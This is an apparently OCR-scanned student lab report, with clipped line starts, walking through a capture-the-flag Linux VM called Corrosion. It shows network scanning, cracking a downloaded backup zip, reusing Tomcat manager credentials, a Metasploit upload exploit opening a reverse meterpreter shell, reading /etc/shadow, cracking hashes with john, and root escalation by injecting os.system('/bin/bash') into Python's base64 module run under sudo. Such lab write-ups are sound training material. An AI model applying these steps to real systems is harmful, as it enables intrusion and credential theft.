me: Juhi Sawant	Roll.no: K049
tch: K2	Submission date:

Lab-6

p 1:

begin, we must use the **netdiscover** command to scan the network for the target machine's IP address.

```
rrently scanning: 172.26.227.0/16   |   Screen View:
que Hostss

 Captured ARP Req/Rep packets, from 3 hosts.   Total
e: 780
_____________________________________________________________________
IP            At MAC Address     Count     Len  MAC V
or / Hostname
_____________________________________________________________________

.0.2.4        08:00:27:dc:af:e1      6     360  PCS
.0.2.1        52:54:00:12:35:00      5     300  Unkn
.0.2.3        08:00:27:c4:4a:cc      2     120  PCS
```

p 2:

re going to use **Nmap** to help us move this process along. To see all of the services stated, we need to know which ones are now available.

```
-(root💀 kali)-[/home/kali]
# nmap 10.0.2.0/24
arting Nmap 7.91 ( https://nmap.org ) at 2024-01-31 02:27 EST
ap scan report for 10.0.2.1
st is up (0.00043s latency).
 shown: 999 closed ports
RT   STATE SERVICE
/tcp open  domain
 Address: 52:54:00:12:35:00 (QEMU virtual NIC)

ap scan report for 10.0.2.2
st is up (0.0023s latency).
 shown: 994 filtered ports
RT     STATE SERVICE
5/tcp  open  msrpc
5/tcp  open  microsoft-ds
06/tcp open  mysql
00/tcp open  vnc-http
00/tcp open  vnc
80/tcp open  http-proxy
 Address: 52:54:00:12:35:00 (QEMU virtual NIC)

ap scan report for 10.0.2.3
st is up (0.000055s latency).
 1000 scanned ports on 10.0.2.3 are filtered
 Address: 08:00:27:C4:4A:CC (Oracle VirtualBox virtual NIC)

ap scan report for 10.0.2.4
st is up (0.000093s latency).
```

```
-(root💀 kali)-[/home/kali]
# nmap -sV 10.0.2.4
arting Nmap 7.91 ( https://nmap.org ) at 2024-01-31 02:29 EST
ap scan report for 10.0.2.4
st is up (0.00013s latency).
t shown: 997 closed ports
RT     STATE SERVICE VERSION
/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
80/tcp open  http    Apache Tomcat 9.0.53
C Address: 08:00:27:DC:AF:E1 (Oracle VirtualBox virtual NIC)
rvice Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

rvice detection performed. Please report any incorrect results at https://nmap.org/submit/ .
ap done: 1 IP address (1 host up) scanned in 6.91 seconds
```

p 3:


g the discovered IPs to see which ones are on.

```
-(root💀 kali)-[/home/kali]
# ping 10.0.2.2
NG 10.0.2.2 (10.0.2.2) 56(84) bytes of data.
 bytes from 10.0.2.2: icmp_seq=1 ttl=128 time=1.48 ms
 bytes from 10.0.2.2: icmp_seq=2 ttl=128 time=0.625 ms
 bytes from 10.0.2.2: icmp_seq=3 ttl=128 time=0.564 ms
 bytes from 10.0.2.2: icmp_seq=4 ttl=128 time=0.601 ms
 bytes from 10.0.2.2: icmp_seq=5 ttl=128 time=0.670 ms
 bytes from 10.0.2.2: icmp_seq=6 ttl=128 time=0.604 ms
 bytes from 10.0.2.2: icmp_seq=7 ttl=128 time=0.714 ms
 bytes from 10.0.2.2: icmp_seq=8 ttl=128 time=0.763 ms
 bytes from 10.0.2.2: icmp_seq=9 ttl=128 time=0.702 ms
 bytes from 10.0.2.2: icmp_seq=10 ttl=128 time=0.666 ms
 bytes from 10.0.2.2: icmp_seq=11 ttl=128 time=0.726 ms

- 10.0.2.2 ping statistics ---
 packets transmitted, 11 received, 0% packet loss, time 10212ms
t min/avg/max/mdev = 0.564/0.738/1.483/0.242 ms
```


```
-(root💀 kali)-[/home/kali]
# ping 10.0.2.4
NG 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.467 ms
 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.427 ms
 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.476 ms
 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.10 ms
```

p 4:

s begin by looking at the http service on port **80**. There's nothing strange about that; it's just an **Apache server page.**



t, we looked at the **Tomcat server**, which was listening on port **8080**. It's a straightforward page with nothing suspicious on it.



```
-(root💀 kali)-[/home/kali]
# dirb http://10.0.2.4:8080/ -X .php,.zip

_____________

RB v2.22
 The Dark Raver
_____________

ART_TIME: Wed Jan 31 02:40:10 2024
L_BASE: http://10.0.2.4:8080/
RDLIST_FILES: /usr/share/dirb/wordlists/common.txt
TENSIONS_LIST: (.php,.zip) | (.php)(.zip) [NUM = 2]

_____________

NERATED WORDS: 4612

— Scanning URL: http://10.0.2.4:8080/ ———
http://10.0.2.4:8080/backup.zip (CODE:200|SIZE:33723)

_____________

D_TIME: Wed Jan 31 02:40:15 2024
WNLOADED: 9224 - FOUND: 1
```

p 6:

backup zip file is then downloaded using the **wget** command. Following that, we attempted to study this file, but it was **password protect**

```
-(root💀 kali)-[/home/kali]
# wget http://10.0.2.4:8080/backup.zip
2024-01-31 02:42:15--  http://10.0.2.4:8080/backup.zip
nnecting to 10.0.2.4:8080... connected.
TP request sent, awaiting response... 200
ngth: 33723 (33K) [application/zip]
ving to: 'backup.zip.1'

ckup.zip.1                  100%[===================================================>]  32.93K  --.-KB/s    in 0s

24-01-31 02:42:15 (184 MB/s) - 'backup.zip.1' saved [33723/33723]
```

```
-(root💀 kali)-[/home/kali]
# unzip backup.zip
chive:  backup.zip
ackup.zip] catalina.policy password:
```

p 7:

t, we'll use the **fcrackzip** utility to crack this password. It is a lightweight, open-source zip file password cracker. The **rockyou** word-list is
d for the brute force attack. Boom!! We cracked its password in a matter of seconds **(@administrator_hi5).**

```
-(root💀 kali)-[/home/kali]
# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip
```

```
-(root💀 kali)-[/home/kali]
# unzip backup.zip
chive:  backup.zip
ackup.zip] catalina.policy password:
place catalina.policy? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place context.xml? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place catalina.properties? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place jaspic-providers.xml? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place jaspic-providers.xsd? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place logging.properties? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place server.xml? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place tomcat-users.xml? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place tomcat-users.xsd? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
place web.xml? [y]es, [n]o, [A]ll, [N]one, [r]ename: n
```

```
-(root💀 kali)-[/home/kali]
# cat tomcat-users.xml
xml version="1.0" encoding="UTF-8"?>
—
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
>
omcat-users xmlns="http://tomcat.apache.org/xml"
            xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
            xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
            version="1.0">
—
By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application.  If you wish to use this app,
```


```
—
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>

>

ole rolename="manager-gui"/>
ser username="manager" password="melehifokivai" roles="manager-gui"/>

ole rolename="admin-gui"/>
ser username="admin" password="melehifokivai" roles="admin-gui, manager-gui"/>
tomcat-users>
```

p 8:

v that we have the credentials, we can begin exploiting them using a **Metasploit**. In these instances, employing a **Tomcat exploit** is the bes
on. Then give us all the information we need to use it, and we're ready to go. As you can see, we had a **meterpreter session**.

msfconsole to start metasploit.

```
-(root💀 kali)-[/home/kali]
# msfconsole
```



just switched the directory to home. We discover that we have two users in this lab, **Jaye** and **Randy.** We switched to user **jaye.** It has the e password **(melehifokivai)** that we found out earlier.

```
f6 > use exploit/multi/http/tomcat_mgr_upload
] No payload configured, defaulting to java/meterpreter/reverse_tcp
f6 exploit(multi/http/tomcat_mgr_upload) > set rhosts 10.0.2.4
osts ⇒ 10.0.2.4
f6 exploit(multi/http/tomcat_mgr_upload) > set rport 8080
ort ⇒ 8080
f6 exploit(multi/http/tomcat_mgr_upload) > set httpusername admin
tpusername ⇒ admin
f6 exploit(multi/http/tomcat_mgr_upload) > set httppassword melehifokivai
tppassword ⇒ melehifokivai
f6 exploit(multi/http/tomcat_mgr_upload) > exploit

] Started reverse TCP handler on 10.0.2.15:4444
] Retrieving session ID and CSRF token ...
] Uploading and deploying Q9vbY9n38UBxyf1tYxcfhu ...
] Executing Q9vbY9n38UBxyf1tYxcfhu ...
] Undeploying Q9vbY9n38UBxyf1tYxcfhu ...
] Sending stage (58060 bytes) to 10.0.2.4
] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.4:56072) at 2024-01-31 02:57:08 -0500
```

```
terpreter > cd /home
terpreter > ls
sting: /home
==========

de              Size  Type  Last modified              Name
--              ----  ----  -------------              ----
110/--x--x---   4096  dir   2021-09-17 22:53:30 -0400  jaye
```

discovered that this individual has a look called the .program that allows us to locate any file. As a result, we use it to locate the /etc/shadow Boom!! We obtained the hash values of all users in this lab.

```
cat@corrosion:/var/spool/cron$ cd /home
/home
cat@corrosion:/home$ ls

e  randy
cat@corrosion:/home$ cd jaye
jaye
cat@corrosion:/home/jaye$ ls -al
-al
 cannot open directory '.': Permission denied
cat@corrosion:/home/jaye$ su jaye
jaye
sword: melehifokivai

s

ktop    Downloads  Music     Public  Templates
uments  Files      Pictures  snap    Videos
```

o 10:

```
ook '' /etc/shadow
t:$6$fHvHhNo5DWsYxgt0$.3upyGTbu9RjpoCkHfW.1F9mq5dxjwcqeZl0KnwEr0vXXzi7Tld2lAeYeIio/9BFPjUCyaBeLgVH1yK.5OR57.:188
non:*:18858:0:99999:7:::
*:18858:0:99999:7:::
*:18858:0:99999:7:::
:*:18858:0:99999:7:::
es:*:18858:0:99999:7:::
*:18858:0:99999:7:::
:18858:0:99999:7:::
:*:18858:0:99999:7:::
s:*:18858:0:99999:7:::
:*:18858:0:99999:7:::
y:*:18858:0:99999:7:::
kup:*:18858:0:99999:7:::
:*:18858:0:99999:7:::
*:18858:0:99999:7:::
ts:*:18858:0:99999:7:::
ody:*:18858:0:99999:7:::
temd-network:*:18858:0:99999:7:::
temd-resolve:*:18858:0:99999:7:::
temd-timesync:*:18858:0:99999:7:::
sagebus:*:18858:0:99999:7:::
log:*:18858:0:99999:7:::
:*:18858:0:99999:7:::
*:18858:0:99999:7:::
ld:*:18858:0:99999:7:::
dump:*:18858:0:99999:7:::
ni-autoipd:*:18858:0:99999:7:::
nux:*:18858:0:99999:7:::
t:*:18858:0:99999:7:::
masq:*:18858:0:99999:7:::
s-pk-helper:*:18858:0:99999:7:::
ech-dispatcher:!:18858:0:99999:7:::
ni:*:18858:0:99999:7:::
noops:*:18858:0:99999:7:::
ed:*:18858:0:99999:7:::
penvpn:*:18858:0:99999:7:::
p:*:18858:0:99999:7:::
psie:*:18858:0:99999:7:::
rd:*:18858:0:99999:7:::
clue:*:18858:0:99999:7:::
se:*:18858:0:99999:7:::
me-initial-setup:*:18858:0:99999:7:::
*:18858:0:99999:7:::
d:*:18858:0:99999:7:::
dv:$6$bO8rY/73PoUA4lFX$i/aKxdkuh5hF8D78k50BZ4eInDWklwOgmmpakv/gsuzTodngiB340R1wXQ8qWhY2cyMwi.61HJ36qXGvFHJGY/:18
```

```
┌──(root💀 kali)-[~/Desktop]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash
ing default input encoding: UTF-8
aded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512
st 1 (iteration count) is 5000 for all loaded hashes
ll run 4 OpenMP threads
ess 'q' or Ctrl-C to abort, almost any other key for sta
051986randy    (randy)
 0:00:56:56 DONE (2022-01-19 15:37) 0.000292g/s 4078p/s
e the "--show" option to display all of the cracked pass
ssion completed.
```

o 12:

```
┌──(root💀 kali)-[~/Desktop]
# ssh randy@192.168.1.186
```

```
dy@192.168.1.186's password:
come to Ubuntu 20.04.3 LTS (GNU/Linux 5.11.0-34-generic x86_64)

Documentation:  https://help.ubuntu.com
Management:     https://landscape.canonical.com
Support:        https://ubuntu.com/advantage

updates can be applied immediately.
see these additional updates run: apt list --upgradable
```

```
ndy@corrosion:~$ locate base64
ome/randy/randombase64.py
nap/core18/2128/usr/bin/base64
nap/core18/2128/usr/lib/python3
```

o 15:

```
 /usr/bin/python3.8

"Base16, Base32, Base64 (RFC 3548), Base85 and Ascii85 data encodings""

Modified 04-Oct-1995 by Jack Jansen to use binascii module
Modified 30-Dec-2003 by Barry Warsaw to add full RFC 3548 support
Modified 22-May-2007 by Guido van Rossum to use bytes everywhere

port re
port struct
port binascii
port os
.system ("/bin/bash")

all__ = [
  # Legacy interface exports traditional RFC 2045 Base64 encodings
  'encode', 'decode', 'encodebytes', 'decodebytes',
  # Generalized interface for other encodings
  'b64encode', 'b64decode', 'b32encode', 'b32decode',
  'b16encode', 'b16decode',
  # Base85 and Ascii85 encodings
```

o 16:

```
ndy@corrosion:~$ nano /usr/lib/python3.8/base64.py
```

```
ndy@corrosion:~$ sudo /usr/bin/python3.8 /home/randy/randombase64.py
```

```
t@corrosion:/home/randy# cd /root
t@corrosion:~# cat root.txt
bf8d4f894292361d6c72c8e833a4b
t@corrosion:~#
```